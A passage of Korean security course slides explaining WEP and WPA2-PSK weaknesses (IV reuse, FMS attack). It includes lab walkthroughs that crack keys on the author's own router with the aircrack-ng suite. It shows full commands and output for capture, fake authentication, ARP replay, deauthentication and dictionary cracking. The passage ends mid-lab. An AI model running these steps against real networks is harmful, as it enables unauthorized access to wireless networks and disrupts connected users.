
- WEP 데이터 암호화 절차





# 무선 랜 통신의 암호화

- WEP 데이터 복호화 절차





## 무선 랜 통신의 암호화

- WEP 암호화의 취약성
  - 초기벡터(IV) 재사용
    - 생일 패러독스
      - 23명 이상의 사람이 있으면 생일이 같은 날인 두 사람이 있을 확률이  $\frac{1}{2}$  이상
    - WEP에 적용
      - 802.11b의 초당 패킷 전송 수 : 19
      - WEP의 초기벡터(IV) 길이 : 24비트 ( $2^{24} = 16,777,216$ )
      - 4,823개 이상의 패킷이 전송될 경우 같은 IV를 사용할 확률이  $\frac{1}{2}$  이상
      - 12,430개 이상의 패킷이 전송될 경우 같은 IV를 사용할 확률이 99% 이상
        - »  $12,430 / 19 / 60 = 10.9$ 분
      - IV는 평문으로 전송 + 재사용되는 IV → 재사용되는 IV를 찾을 수 있음
      - 두 개의 재사용되는 IV를 사용한 암호문 XOR → 두 평문의 XOR 값



# 무선 랜 통신의 암호화

- WEP 암호화의 취약성

- FMS (Fluhrer, Mantin, Shamir) 공격

- WEP 공격을 위해 가장 많이 쓰이는 방법

- Weakness IV

- 키 스트림의 첫 번째 바이트에 비밀 키에 대한 정보를 노출

- 일반적인 802.11b 패킷의 첫 번째 바이트는 0xAA

- » 0xAA 0xAA 0x03 0x00 0x00 0x00 0x80 0x00

- 이러한 Weakness IV를 충분히 수집하여 WEP 키 추출


- 필요한 IV의 수

- WEP-40

- » 약 50,000 ~ 200,000개

- WEP-104

- » 약 200,000 ~ 700,000개





# 무선 랜 통신의 암호화

- WEP 암호화의 취약성
  - FMS (Fluhrer, Mantin, Shamir) 공격

```
Home - PuTTY

Aircrack-ng 1.0

[00:00:18] Tested 1514 keys (got 30566 IVs)

KB    depth  byte(vote)
0     0/ 9    1F(39680) 4E(38400) 14(37376) 5C(37376) 9D(37376)
1     7/ 9    64(36608) 3E(36352) 34(36096) 46(36096) BA(36096)
2     0/ 1    1F(46592) 6E(38400) 81(37376) 79(36864) AD(36864)
3     0/ 3    1F(40960) 15(38656) 7B(38400) BB(37888) 5C(37632)
4     0/ 7    1F(39168) 23(38144) 97(37120) 59(36608) 13(36352)

KEY FOUND! [ 1F:1F:1F:1F:1F ]
Decrypted correctly: 100%

~$ █
```

## [실습 10-2] WEP 키 크랙하기

- 실습 개요

- 무선 랜 공유기와 클라이언트가 WEP 키로 암호화 통신할 때 패킷을 수집해 WEP 키를 크랙해보기



**실습 환경** • 공격자 시스템: 칼리 리눅스

- 클라이언트 시스템: 윈도우

- 필요 프로그램: airodump-ng, aircrack-ng, aireplay-ng




## [실습 10-2] WEP 키 크랙하기

### 1. 무선 랜 인증 방법 설정하기

#### – 무선 랜 공유기에서 WEP 키를 설정

- 무선 랜 공유기는 웹 브라우저에서 ‘http://무선 랜 게이트웨이 IP’ 형태로 접근할 수 있음
- 빠른 실습을 위해 WEP 키는 짧은 64비트로 선택했고 암호화 키는 12345abcde로, 통신 채널은 1로 설정함





## [실습 10-2] WEP 키 크랙하기

### 1. 무선 랜 인증 방법 설정하기

- 클라이언트에서 설정한 WEP 키로 무선 랜 공유기에 접속







## [실습 10-2] WEP 키 크랙하기

### 2. 모니터링 모드 설정하기

- WEP 키를 크랙하기 위해서는 현재 통신 중인 AP와 클라이언트로부터 IV를 모아야 함
- 이를 위해서 airmon-ng를 사용해 무선 랜 인터페이스를 모니터 모드로 변경
  - ifconfig wlan0 down
  - airmon-ng start wlan0

```
root@Kali: ~  
File Edit View Search Terminal Help  
root@Kali:~# ifconfig wlan0 down  
root@Kali:~# airmon-ng start wlan0  
  
Found 3 processes that could cause trouble.  
If airodump-ng, aireplay-ng or airtun-ng stops working after  
a short period of time, you may want to kill (some of) them!  
  
PID Name  
598 NetworkManager  
651 wpa_supplicant  
708 dhcpcd  
  
PHY      Interface      Driver      Chipset  
phy0     wlan0           rt2800pci   Ralink corp. RT3090 Wireless 802.11n 1T/  
1R PCIe  
  
Newly created monitor mode interface wlan0mon is *NOT* in monitor mode.  
Removing non-monitor wlan0mon interface...  
  
WARNING: unable to start monitor mode, please run "airmon-ng check kill"  
root@Kali:~#
```



## [실습 10-2] WEP 키 크랙하기

### 2. 모니터링 모드 설정하기

- 실행 중에 기존 프로세스와 충돌이 있을 수도 있음 → 관련 프로세스를 죽이고 다시 모니터 모드를 시도
  - `airmon-ng check kill`
  - `airmon-ng start wlan0`

```
root@Kali: ~  
File Edit View Search Terminal Help  
root@Kali:~# airmon-ng check kill  
  
Killing these processes:  
  
PID Name  
651 wpa_supplicant  
  
root@Kali:~#  
root@Kali:~# airmon-ng start wlan0  
  
PHY      Interface      Driver      Chipset  
phy0     wlan0          rt2800pci   Ralink corp. RT3090 Wireless 802.11n 1T/  
1R PCIe  
  
0mon)    (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0  
          (mac80211 station mode vif disabled for [phy0]wlan0)  
  
root@Kali:~#
```



## [실습 10-2] WEP 키 크랙하기

### 2. 모니터링 모드 설정하기

- iwconfig 명령으로 모니터 모드 설정 상태를 확인할 수 있음
  - iwconfig

```
root@Kali: ~  
File Edit View Search Terminal Help  
root@Kali:~# iwconfig  
eth0      no wireless extensions.  
  
wlan0mon  IEEE 802.11bgn  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm  
          Retry short limit:7   RTS thr:off   Fragment thr:off  
          Power Management:off  
  
lo        no wireless extensions.  
  
root@Kali:~#
```



## [실습 10-2] WEP 키 크랙하기

### 3. 공격 대상 AP 설정하기

- airodump-ng 명령으로 공격 대상 AP를 확인
  - airodump-ng wlan0mon

```
root@Kali: ~  
File Edit View Search Terminal Help  
CH 10 ][ Elapsed: 1 min ][ 2016-09-16 23:16  
BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID  
90:9F:33:DA:72:16 -19    64      12   0   1  54e  WEP   WEP      wishfree  
00:08:9F:8C:39:9C -65    58       5   0   6  54e  OPN      iptime  
00:27:1C:78:70:7F -66    20       0   0  11  54e  WPA2 CCMP  PSK  KT_WLAN_7807  
02:27:1C:78:70:7F -69    20       0   0  11  54e  WPA2 CCMP  PSK  <length: 7>  
00:27:1C:CA:BE:5C -73    10       0   0   1  54e  WPA  TKIP  PSK  <length: 17>  
90:9F:33:60:B2:34 -75     5       0   0  11  54e  OPN      0x0020100  
00:27:1C:CA:BE:5D -70     3       0   0   1  54e  WPA2 CCMP  PSK  U+NetBE5F  
00:27:1C:CA:BE:5E -74    10       0   0   1  54e  WPA2 CCMP  MGT  U+zone  
  
BSSID          STATION          PWR  Rate    Lost    Frames  Probe  
(not associated) C8:F7:33:30:2E:92 -76   0 - 1     0        1  
(not associated) 9C:5C:8E:DE:AA:24 -22   0 - 1     0       13 wishfree
```



## [실습 10-2] WEP 키 크랙하기

### 4. IV 수집하기

- AP wishfree에서 WEP 키 크랙을 위해 airodump-ng 명령을 사용해 IV를 수집
- 이 명령을 실행하면 WEP\_DUMP-01.ivs, WEP\_DUMP-02.ivs 등의 파일이 해당 디렉터리에 생성되는 것을 확인할 수 있음
  - airodump-ng --ivs -c 1 -w WEP\_DUMP --bssid 90:9F:33:DA:72:16 wlan0mon

```
root@Kali: /airodump
File Edit View Search Terminal Help

CH 1 ][ Elapsed: 42 s ][ 2016-09-16 23:20 ][ fixed channel wlan0mon: 10

BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH E
90:9F:33:DA:72:16 -16 25      86        7   0   1  54e  WEP   WEP   WEP   W
```

- --ivs: 무선 랜 패킷 스니핑 시 암호화 크랙에 필요한 IV만 수집
- -c 1: 통신 채널은 1만 스니핑함
- -w WEP\_DUMP: WEP 키에 관한 내용을 WEP\_DUMP.ivs 파일에 저장
- --bssid 90:9F:33:DA:72:16: AP의 MAC 주소가 90:9F:33:DA:72:16인 패킷만을 저장
- wlan0mon: 무선 랜 인터페이스를 wlan0mon으로 지정



## [실습 10-2] WEP 키 크랙하기

### 5. WEP 키 크랙하기

- WEP 키 크랙을 위해서는 IV를 충분히 모아야 함
  - 64비트 WEP 키 크랙을 위해서는 약 20,000개 정도가 필요
- 충분한 IV를 모으지 못한 경우 패킷을 더 모아서 재시도할 수 있음
- KEY FOUND! 부분에 12:34:5A:BC:DE로 키 값이 크랙되어 나오는 것을 확인
  - `aircrack-ng -b 90:9F:33:DA:72:16 WEB_DUMP-01.ivs`

```
root@Kali: /airodump
File Edit View Search Terminal Help

Aircrack-ng 1.2 rc3

[00:00:01] Tested 10 keys (got 43707 IVs)

KB    depth  byte(vote)
0     0/ 1    12(59412) 72(57164) FF(52844) CF(51896) 76(51316)
1     0/ 1    34(57040) 72(51796) EE(51748) BE(51356) 91(50108)
2     1/ 3    39(53556) A0(52348) A4(51932) 2D(51688) 16(51164)
3     0/ 4    BC(53280) 06(52308) D3(52264) 1C(51932) 7A(51492)
4     0/ 1    DE(58900) 21(52556) 3E(51620) B2(51296) 82(50908)

KEY FOUND! [ 12:34:5A:BC:DE ]
Decrypted correctly: 100%

root@Kali:/airodump#
```



## [실습 10-2] WEP 키 크랙하기

### 6. 패킷 강제 생성하기


- WEP 키 크랙 과정에서 클라이언트와 서버 간의 충분한 데이터 통신이 있을 경우에는 IV를 수집하는 데 별 문제가 없을 수도 있으나, 그렇지 않은 경우도 있음
  - 이 경우 강제로 공격자와 AP 간 데이터를 발생시킬 수도 있음
- 그러나 이 방법은 무선 랜 카드에 따라 기능을 지원하지 않는 경우도 있음
- 우선 AP가 공격자에게 보내는 패킷을 받으려면 서로 연결되어 있어야 하는데 그렇지 않은 상태에서 패킷을 보내면, AP 자체에서 패킷을 무시
  - 이를 위해 공격자는 AP와 거짓 인증을 수행



## [실습 10-2] WEP 키 크랙하기

### 6. 패킷 강제 생성하기

- 거짓 인증은 aireplay를 이용해 실행
  - `aireplay-ng -1 0 -a 90:9F:33:DA:72:16 -h 58:94:6B:D0:F7:3C wlan0mon`



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# aireplay-ng -1 0 -a 90:9F:33:DA:72:16 -h 58:94:6B:D0:F7:3C wlan0mon ^  
08:35:29 Waiting for beacon frame (BSSID: 90:9F:33:DA:72:16) on channel 10  
  
08:35:29 Sending Authentication Request (Open System) [ACK]  
08:35:29 Authentication successful  
08:35:29 Sending Association Request [ACK]  
08:35:29 Association successful :- ) (AID: 1)  
  
root@kali:~#
```

거짓 인증 생성

- -1: aireplay를 이용해 거짓 인증(Fake Authentication)을 수행
- 0: 패킷의 개수
- -a 90:9F:33:DA:72:16: AP의 MAC 주소를 지정
- -h 58:94:6B:D0:F7:3C: 공격자의 MAC 주소를 지정
- wlan0mon: 무선 랜 인터페이스를 wlan0mon으로 지정






## [실습 10-2] WEP 키 크랙하기

### 6. 패킷 강제 생성하기

- 이 거짓 인증은 AP가 제공하는 개방 인증
- 공격자와 AP 간 데이터 전송을 위해서는 WEP 키가 필요
- 이 상태에서는 네트워크 구성을 위한 아주 단순한 형태의 패킷 송수신이 가능한데, 그중 하나가 ARP
- 개방 인증이 완료된 상태에서 aireplay-ng 명령을 -3 옵션을 주어 실행해 ARP request와 reply를 지속적으로 보내면 AP와 클라이언트 간의 데이터 통신이 충분하지 않은 경우에도 IV를 쉽게 모을 수 있음
  - `aireplay-ng -3 -b 90:9F:33:DA:72:16 -h 58:94:6B:D0:F7:3C wlan0mon`



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~#  
root@kali:~#  
root@kali:~# aireplay-ng -3 -b 90:9F:33:DA:72:16 -h 58:94:6B:D0:F7:3C wlan0mon  
08:37:25 Waiting for beacon frame (BSSID: 90:9F:33:DA:72:16) on channel 10  
Saving ARP requests in replay_arp-0917-083725.cap  
You should also start airodump-ng to capture replies.  
Read 159 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
```

ARP 패킷 생성



## aireplay-ng 공격 종류

표 10-2 aireplay-ng 공격 종류

공격 번호	공격
0	Deauthentication(인증 해제)
1	Fake Authentication(거짓 인증)
2	Interactive Packet Replay(대화형 패킷 재생)
3	ARP Request Replay Attack(ARP 요청 재생 공격)
4	KoreK Chopchop Attack(KoreK의 Chopchop 공격)
5	Fragmentation Attack(분할 공격)
6	Cafe-latte Attack(카페라떼 공격)
7	Client-oriented Fragmentation Attack(클라이언트 중심의 단편화 공격)
8	WPA Migration Mode(WPA 마이그레이션 모드)
9	Injection Test(주입 테스트)



## WPA-PSK

- WPA-PSK(Wi-Fi Protected Access Pre-Shared Key)
  - 802.11i 보안 표준의 일부분으로 WEP 보안의 문제점을 해결하기 위해 만들어짐
  - 802.11i에는 WPA-1과 WPA-2 규격이 포함되어 있음
  - 이는 암호화 방식에 따른 분류로 WPA-1은 TKIP(Temporal Key Integrity Protocol)를, WPA-2는 CCMP(CCM mode Protocol) 암호화 방식을 사용하는 것으로 정의되어 있음



# WPA-PSK

- WPA 규격
  - WPA-개인
    - PSK(Pre-Shared Key) 모드 사용
  - WPA-엔터프라이즈
    - RADIUS 인증 서버 사용
  - TKIP(WPA-1)
    - WEP의 취약점을 해결하기 위해 제정된 표준
  - CCMP(WPA-2)
    - 128비트 블록키를 사용하는 CCM 모드의 AES 블록 암호 방식을 사용




그림 10-8 WPA 규격의 구조



## [실습 10-3] WPA-PSK 키 크랙하기

### 1. 무선 랜 인증 방법 설정하기

- 무선 랜 인증 방법을 WPA2PSK로 바꾸고 인증 문구를 설정
- 여기서는 wishfree로 설정하고 채널은 1로 설정함





## [실습 10-3] WPA-PSK 키 크랙하기

### 2. 모니터링 모드 설정하기

- [실습 10-2]와 같이 ifconfig 명령으로 인터페이스를 일시적으로 다운시키고  
airmon-ng 명령으로 해당 인터페이스를 다시 모니터링 모드로 활성화시킴
  - ifconfig wlan0 down
  - airmon-ng start wlan0



## [실습 10-3] WPA-PSK 키 크랙하기

### 3. 공격 대상 AP 설정하기

- airodump-ng 명령으로 공격 대상 AP를 확인
  - airodump-ng wlan0mon

```
root@Kali: ~  
File Edit View Search Terminal Help  
CH 6 ][ Elapsed: 1 min ][ 2016-09-17 06:13  
BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID  
90:9F:33:DA:72:16 -18    55      11    0    1  54e  WPA2  CCMP  PSK  wishfree  
00:08:9F:8C:39:9C -60    51       6    0    6  54e  OPN             iptime  
02:27:1C:78:70:7F -70    46       0    0   11  54e  WPA2  CCMP  PSK  <length: 7>  
00:27:1C:78:70:7F -70    46       0    0   11  54e  WPA2  CCMP  PSK  KT_WLAN_7807  
00:27:1C:CA:BE:5C -73    11       0    0    1  54e  WPA  TKIP  PSK  <length: 17>  
00:27:1C:CA:BE:5E -74     6       0    0    1  54e  WPA2  CCMP  MGT  U+zone  
64:E5:99:0E:DF:D2 -77     8       0    0   13  54e  WPA2  CCMP  PSK  iptime1  
90:9F:33:60:B2:34 -79     3       0    0   11  54e  OPN             0x0020100  
00:27:1C:CA:BE:5D -72     6       0    0    1  54e  WPA2  CCMP  PSK  U+NetBE5F  
  
BSSID          STATION          PWR  Rate    Lost    Frames  Probe  
(not associated) 9C:5C:8E:DE:AA:24 -50    0 - 1    86      18  iptime  
(not associated) 58:94:6B:D0:F7:3C -44    0 - 1     0       5  wishfree  
(not associated) 94:76:B7:A2:D9:6D -74    0 - 1     0       1  
(not associated) C8:14:79:E8:9F:FF -76    0 - 1     0       1  
(not associated) 18:83:31:AF:E5:9F -76    0 - 1     0       1  0..
```



## [실습 10-3] WPA-PSK 키 크랙하기

### 4. WPA2-PSK 인증 패킷 수집하기

- airodump-ng를 AP wishfree에 타깃팅하여 실행
  - airodump-ng -c 1 --bssid 90:9F:33:DA:72:16 -w WPA wlan0mon

```
root@Kali: ~  
File Edit View Search Terminal Help  
CH 1 ][ Elapsed: 10 mins ][ 2016-09-17 06:25 ][ fixed channel wlan0mon: 5  
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
90:9F:33:DA:72:16 0 100 1221 613 0 1 54e WPA2 CCMP PSK wishfree
```





## [실습 10-3] WPA-PSK 키 크랙하기

### 4. WPA2-PSK 인증 패킷 수집하기

- aireplay-ng를 이용해 AP wishfree에 접속되어 있는 클라이언트의 MAC 주소를
  - c 옵션으로 지정해 강제로 접속을 해제시켜보기
    - aireplay-ng -0 0 -a 90:9F:33:DA:72:16 -c 58:94:6B:D0:F7:3C wlan0mon

```
root@Kali: ~  
File Edit View Search Terminal Help  
root@Kali:~#  
root@Kali:~# aireplay-ng -0 0 -a 90:9F:33:DA:72:16 -c 58:94:6B:D0:F7:3C wlan0mon  
  
06:22:08 Waiting for beacon frame (BSSID: 90:9F:33:DA:72:16) on channel 11  
06:22:09 wlan0mon is on channel 11, but the AP uses channel 1  
root@Kali:~#  
root@Kali:~# aireplay-ng -0 0 -a 90:9F:33:DA:72:16 -c 58:94:6B:D0:F7:3C wlan0mon  
06:22:12 Waiting for beacon frame (BSSID: 90:9F:33:DA:72:16) on channel 1  
06:22:12 Sending 64 directed DeAuth. STMAC: [58:94:6B:D0:F7:3C] [ 0| 0 ACKs]  
06:22:12 Sending 64 directed DeAuth. STMAC: [58:94:6B:D0:F7:3C] [ 0| 0 ACKs]  
06:22:13 Sending 64 directed DeAuth. STMAC: [58:94:6B:D0:F7:3C] [ 0| 0 ACKs]  
06:22:13 Sending 64 directed DeAuth. STMAC: [58:94:6B:D0:F7:3C] [ 0| 0 ACKs]  
06:22:14 Sending 64 directed DeAuth. STMAC: [58:94:6B:D0:F7:3C] [ 0| 0 ACKs]  
06:22:14 Sending 64 directed DeAuth. STMAC: [58:94:6B:D0:F7:3C] [ 0| 0 ACKs]
```

무선 랜 세션 강제 종료



## [실습 10-3] WPA-PSK 키 크랙하기

### 5. WPA2-PSK 키 크랙하기

- WPA2PSK 인증 패킷(handshake)은 4단계 과정을 통하거나 임의의 새로운 클라이언트가 해당 네트워크를 통해서 확보할 수 있음
  - aircrack-ng -WPA-01.cap

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# aircrack-ng WPA-01.cap  
Opening WPA-01.cap  
Read 873 packets.  
  
# BSSID          ESSID          Encryption  
1 90:9F:33:DA:72:16 wishfree       WPA (1 handshake)  
  
Choosing first network as target.  
  
Opening WPA-01.cap  
Please specify a dictionary (option -w).  
  
Quitting aircrack-ng...  
root@kali:~#
```



## [실습 10-3] WPA-PSK 키 크랙하기

### 5. WPA2-PSK 키 크랙하기

- WEP 키와 달리 WPA2-PSK 키 크랙은 랜덤하게 되지 않으므로 먼저 크랙을 위한 사전 파일을 만들어야 함

```
passlist + (~) - VIM
File Edit View Search Terminal Help
qwer1234
abcde
12345abcde
123456789
wishfree
~
~
-- INSERT --recording @w 1,9 All
```



## [실습 10-3] WPA-PSK 키 크랙하기

### 5. WPA2-PSK 키 크랙하기

